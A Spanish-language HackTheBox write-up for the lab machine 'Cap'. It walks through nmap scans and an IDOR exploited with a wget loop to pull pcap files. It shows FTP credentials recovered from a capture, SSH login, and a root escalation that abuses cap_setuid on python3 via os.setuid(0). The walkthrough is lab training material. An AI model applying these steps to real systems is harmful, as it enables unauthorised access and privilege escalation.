Maquina Cap
- OS: Linux
- Plataforma: HackTheBox
- Nivel: Easy
- Tags: #idor #capabilites #set_uid

Reconocimiento
Comienzo tirando un ping para comprobar la conectividad:
> ping -c 1 10.10.10.245
-------------------------------------------------------
PING 10.10.10.245 (10.10.10.245) 56(84) bytes of data.
64 bytes from 10.10.10.245: icmp_seq=1 ttl=63 time=109 ms

--- 10.10.10.245 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 108.839/108.839/108.839/0.000 ms
Procedo a realizar un escaneo con nmap para ver que puertos tenemos abiertos.
> sudo nmap -p- -sS -Pn -n --min-rate 5000 -vvv 10.10.10.245
[sudo] password for wndr:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-07 15:12 CST
Scanned at 2025-12-07 15:12:18 CST for 15s
PORT   STATE SERVICE REASON
21/tcp open  ftp     syn-ack ttl 63
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63
- Puertos 21,22 y 80 Abiertos
Sobre los puertos abiertos realizo un segundo escaneo mas profundo para detectar versiones, servicios y correr un conjunto de scripts predeterminados.
> sudo nmap -p 21,22,80 -sV -sC -Pn -n -vvv -sS 10.10.10.245 -oN target
PORT STATE SERVICE REASON VERSION
21/tcp open ftp syn-ack ttl 63 vsftpd 3.0.3
22/tcp open ssh syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC2vrva1a+HtV5SnbxxtZSs+D8/EXPL2wiqOUG2ngq9zaPlF6cuLX3P2QYvGfh5bcAIVjIqNUmmc1eSHVxtbmNEQjyJdjZOP4i2IfX/RZUA18dWTfEWlNaoVDGBsc8zunvFk3nkyaynnXmlH7n3BLb1nRNyxtouW+q7VzhA6YK3ziOD6tXT7MMnDU7CfG1PfMqdU297OVP35BODg1gZawthjxMi5i5R1g3nyODudFoWaHu9GZ3D/dSQbMAxsly98L1Wr6YJ6M6xfqDurgOAl9i6TZ4zx93c/h1MO+mKH7EobPR/ZWrFGLeVFZbB6jYEflCty8W8Dwr7HOdF1gULr+Mj+BcykLlzPoEhD7YqjRBm8SHdicPP1huq+/3tN7Q/IOf68NNJDdeq6QuGKh1CKqloT/+QZzZcJRubxULUg8YLGsYUHd1umySv4cHHEXRl7vcZJst78eBqnYUtN3MweQr4ga1kQP4YZK5qUQCTPPmrKMa9NPh1sjHSdS8IwiH12V0=
| 256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDqG/RCH23t5Pr9sw6dCqvySMHEjxwCfMzBDypoNIMIa8iKYAe84s/X7vDbA9T/vtGDYzS+fw8I5MAGpX8deeKI=
| 256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPbLTiQl+6W0EOi8vS+sByUiZdBsuz0v/7zITtSuaTFH
80/tcp open http syn-ack ttl 63 gunicorn
| http-methods:
|_ Supported Methods: HEAD OPTIONS GET
|_http-title: Security Dashboard
| fingerprint-strings:
| FourOhFourRequest:
| HTTP/1.0 404 NOT FOUND
| Server: gunicorn
| Date: Sun, 07 Dec 2025 21:14:10 GMT
| Connection: close
| Content-Type: text/html; charset=utf-8
| Content-Length: 232
| <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
| <title>404 Not Found</title>
| <h1>Not Found</h1>
| <p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
| GetRequest:
| HTTP/1.0 200 OK
| Server: gunicorn
| Date: Sun, 07 Dec 2025 21:14:04 GMT
| Connection: close
| Content-Type: text/html; charset=utf-8
| Content-Length: 19386
| <!DOCTYPE html>
| <html class="no-js" lang="en">
| <head>
| <meta charset="utf-8">
| <meta http-equiv="x-ua-compatible" content="ie=edge">
| <title>Security Dashboard</title>
| <meta name="viewport" content="width=device-width, initial-scale=1">
| <link rel="shortcut icon" type="image/png" href="/static/images/icon/favicon.ico">
| <link rel="stylesheet" href="/static/css/bootstrap.min.css">
| <link rel="stylesheet" href="/static/css/font-awesome.min.css">
| <link rel="stylesheet" href="/static/css/themify-icons.css">
| <link rel="stylesheet" href="/static/css/metisMenu.css">
| <link rel="stylesheet" href="/static/css/owl.carousel.min.css">
| <link rel="stylesheet" href="/static/css/slicknav.min.css">
| <!-- amchar
| HTTPOptions:
| HTTP/1.0 200 OK
| Server: gunicorn
| Date: Sun, 07 Dec 2025 21:14:04 GMT
| Connection: close
| Content-Type: text/html; charset=utf-8
| Allow: HEAD, OPTIONS, GET
| Content-Length: 0
| RTSPRequest:
| HTTP/1.1 400 Bad Request
| Connection: close
| Content-Type: text/html
| Content-Length: 196
| <html>
| <head>
| <title>Bad Request</title>
| </head>
| <body>
| <h1><p>Bad Request</p></h1>
| Invalid HTTP Version 'Invalid HTTP Version: 'RTSP/1.0''
| </body>
|_ </html>
|_http-server-header: gunicorn
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port80-TCP:V=7.94SVN%I=7%D=12/7%Time=6935EE1C%P=x86_64-pc-linux-gnu%r(G
SF:etRequest,15B4,"HTTP/1\.0\x20200\x20OK\r\nServer:\x20gunicorn\r\nDate:\
SF:x20Sun,\x2007\x20Dec\x202025\x2021:14:04\x20GMT\r\nConnection:\x20close
SF:\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:\x20
SF:19386\r\n\r\n<!DOCTYPE\x20html>\n<html\x20class=\"no-js\"\x20lang=\"en\
SF:">\n\n<head>\n\x20\x20\x20\x20<meta\x20charset=\"utf-8\">\n\x20\x20\x20
SF:\x20<meta\x20http-equiv=\"x-ua-compatible\"\x20content=\"ie=edge\">\n\x
SF:20\x20\x20\x20<title>Security\x20Dashboard</title>\n\x20\x20\x20\x20<me
SF:ta\x20name=\"viewport\"\x20content=\"width=device-width,\x20initial-sca
SF:le=1\">\n\x20\x20\x20\x20<link\x20rel=\"shortcut\x20icon\"\x20type=\"im
SF:age/png\"\x20href=\"/static/images/icon/favicon\.ico\">\n\x20\x20\x20\x
SF:20<link\x20rel=\"stylesheet\"\x20href=\"/static/css/bootstrap\.min\.css
SF:\">\n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x20href=\"/static/css/
SF:font-awesome\.min\.css\">\n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\
SF:x20href=\"/static/css/themify-icons\.css\">\n\x20\x20\x20\x20<link\x20r
SF:el=\"stylesheet\"\x20href=\"/static/css/metisMenu\.css\">\n\x20\x20\x20
SF:\x20<link\x20rel=\"stylesheet\"\x20href=\"/static/css/owl\.carousel\.mi
SF:n\.css\">\n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x20href=\"/stati
SF:c/css/slicknav\.min\.css\">\n\x20\x20\x20\x20<!--\x20amchar")%r(HTTPOpt
SF:ions,B3,"HTTP/1\.0\x20200\x20OK\r\nServer:\x20gunicorn\r\nDate:\x20Sun,
SF:\x2007\x20Dec\x202025\x2021:14:04\x20GMT\r\nConnection:\x20close\r\nCon
SF:tent-Type:\x20text/html;\x20charset=utf-8\r\nAllow:\x20HEAD,\x20OPTIONS
SF:,\x20GET\r\nContent-Length:\x200\r\n\r\n")%r(RTSPRequest,121,"HTTP/1\.1
SF:\x20400\x20Bad\x20Request\r\nConnection:\x20close\r\nContent-Type:\x20t
SF:ext/html\r\nContent-Length:\x20196\r\n\r\n<html>\n\x20\x20<head>\n\x20\
SF:x20\x20\x20<title>Bad\x20Request</title>\n\x20\x20</head>\n\x20\x20<bod
SF:y>\n\x20\x20\x20\x20<h1><p>Bad\x20Request</p></h1>\n\x20\x20\x20\x20Inv
SF:alid\x20HTTP\x20Version\x20'Invalid\x20HTTP\x20Version:\x20'R
SF:TSP/1\.0''\n\x20\x20</body>\n</html>\n")%r(FourOhFourRequest,
SF:189,"HTTP/1\.0\x20404\x20NOT\x20FOUND\r\nServer:\x20gunicorn\r\nDate:\x
SF:20Sun,\x2007\x20Dec\x202025\x2021:14:10\x20GMT\r\nConnection:\x20close\
SF:r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:\x202
SF:32\r\n\r\n<!DOCTYPE\x20HTML\x20PUBLIC\x20\"-//W3C//DTD\x20HTML\x203\.2\
SF:x20Final//EN\">\n<title>404\x20Not\x20Found</title>\n<h1>Not\x20Found</
SF:h1>\n<p>The\x20requested\x20URL\x20was\x20not\x20found\x20on\x20the\x20
SF:server\.\x20If\x20you\x20entered\x20the\x20URL\x20manually\x20please\x2
SF:0check\x20your\x20spelling\x20and\x20try\x20again\.</p>\n");
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
- Puerto 21 FTP: vsftpd 3.0.3
- Puerto 22 SSH: OpenSSH 8.2p1 Ubuntu 4ubuntu0.2
- Puerto 80 HTTP: gunicorn
Enumeración
Puerto 80 HTTP
-

Al parecer la pagina es como un SIEM
-
En el apartado de security snapshot podemos ver informacion sobre paquetes de red, cada que nos metemos a esa tab el numero de
datacambia y el numero de paquetes también, por lo cual podemos intuir que cada que cambiemos el valor en/data/$idvamos a ver distintos paquetes de red. - Podemos descargar cada archivo en formato
.pcappara poder visualizarlos en Wireshark.

- Un IDOR (Insecure Direct Object Reference) es una vulnerabilidad donde una aplicación permite acceder a datos u objetos solo cambiando un identificador, sin verificar permisos en este caso el valor de
/data/$id. Gracias a que la web es vulnerable aIDORvamos a tener acceso a varios archivos.pcaplos cuales vamos a inspeccionar profundamente para ver si encontramos algo
Explotación
Para poder descargarnos todos los archivos pcap de manera automática podemos crear un script en bash
> mkdir pcaps
> for i in {0..500} ; do wget 10.10.10.245/download/${i} -O pcaps/${i}.pcap 2>/dev/null || break; done; rm pcaps/${i}.pcap
> ls pcaps
0.pcap   1.pcap  3.pcap  5.pcap  7.pcap  9.pcap
10.pcap  2.pcap  4.pcap  6.pcap  8.pcap
Ahora que ya tenemos todos los archivos descargados podemos tratar de inspeccionar cada uno con WireShark.
Inspeccionando el archivo 0.pcap me encuentro con esto:
- Es una serie de paquetes donde podemos ver el trafico del servicio
FTPy las credenciales utilizadas para autenticarse a este servicio. Esto ocurre por que el protocoloFTPpor defecto no cifra absolutamente nada lo que significa que todo el trafico viaja en texto plano.

- Credenciales nathan:Buck3tH4TF0RM3!
Por lo cual ahora nos podemos acceder al servicio FTP
ftp 10.10.10.245
Connected to 10.10.10.245.
220 (vsFTPd 3.0.3)
Name (10.10.10.245:wndr): nathan
331 Please specify the password.
Password:
230 Login successful.
Encontramos la primera flag.
ftp> ls
229 Entering Extended Passive Mode (|||46934|)
150 Here comes the directory listing.
-r--------    1 1001     1001           33 Dec 07 20:18 user.txt
226 Directory send OK.
ftp> get user.txt
Podemos utilizar las mismas credenciales para acceder por SSH.
> ssh nathan@10.10.10.245
------------------------------
nathan@cap:/var/www/html$ id
uid=1001(nathan) gid=1001(nathan) groups=1001(nathan)
nathan@cap:/var/www/html$ whoami
nathan
Escalada de Privilegios
Dentro del sistema trate de enumerar binarios con privilegios de SUDO o con el bit SUID activado
nathan@cap:~$ sudo -l # Sin exito
nathan@cap:~$ find / -perm -4000 2>/dev/null # Ningun binario me servia
Sin tener muchas pistas decido utilizar linpeash.sh para enumerar mas a fondo el sistema.
- Yo ya tenia una copia de linpeas en mi maquina por lo cual solo necesite subir el servidor python, pero aquí dejo como instalar linpeas.sh:
> wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh
> chmod +x linpeas.sh
> python3 -m http.server 80
- Desde la maquina victima me bajo linpeas.
- Ejecutamos linpeas
nathan@cap:~$ ./linpeas.sh
╔══════════╣ Capabilities
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#capabilities


Files with capabilities (limited to 50):
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
- Aqui fue donde me encuentro que el binario
pythontiene la capabilitycap_setuidque basicamente me permite cambiar eluida cualquier otro. Esto quiere decir que yo voy a poder ejecutar python con cualquier usuario en este casonathany voy a poder cambiar miuida0(root) aprovechándome de esta capability.
nathan@cap:/var/www/html$ python3
>>> import pty
>>> import os
>>> os.setuid(0)
>>> pty.spawn("bash")
root@cap:/var/www/html# id
uid=0(root) gid=1001(nathan) groups=1001(nathan)
root@cap:/var/www/html# cd /root
root@cap:/root# ls
root.txt  snap
PWNED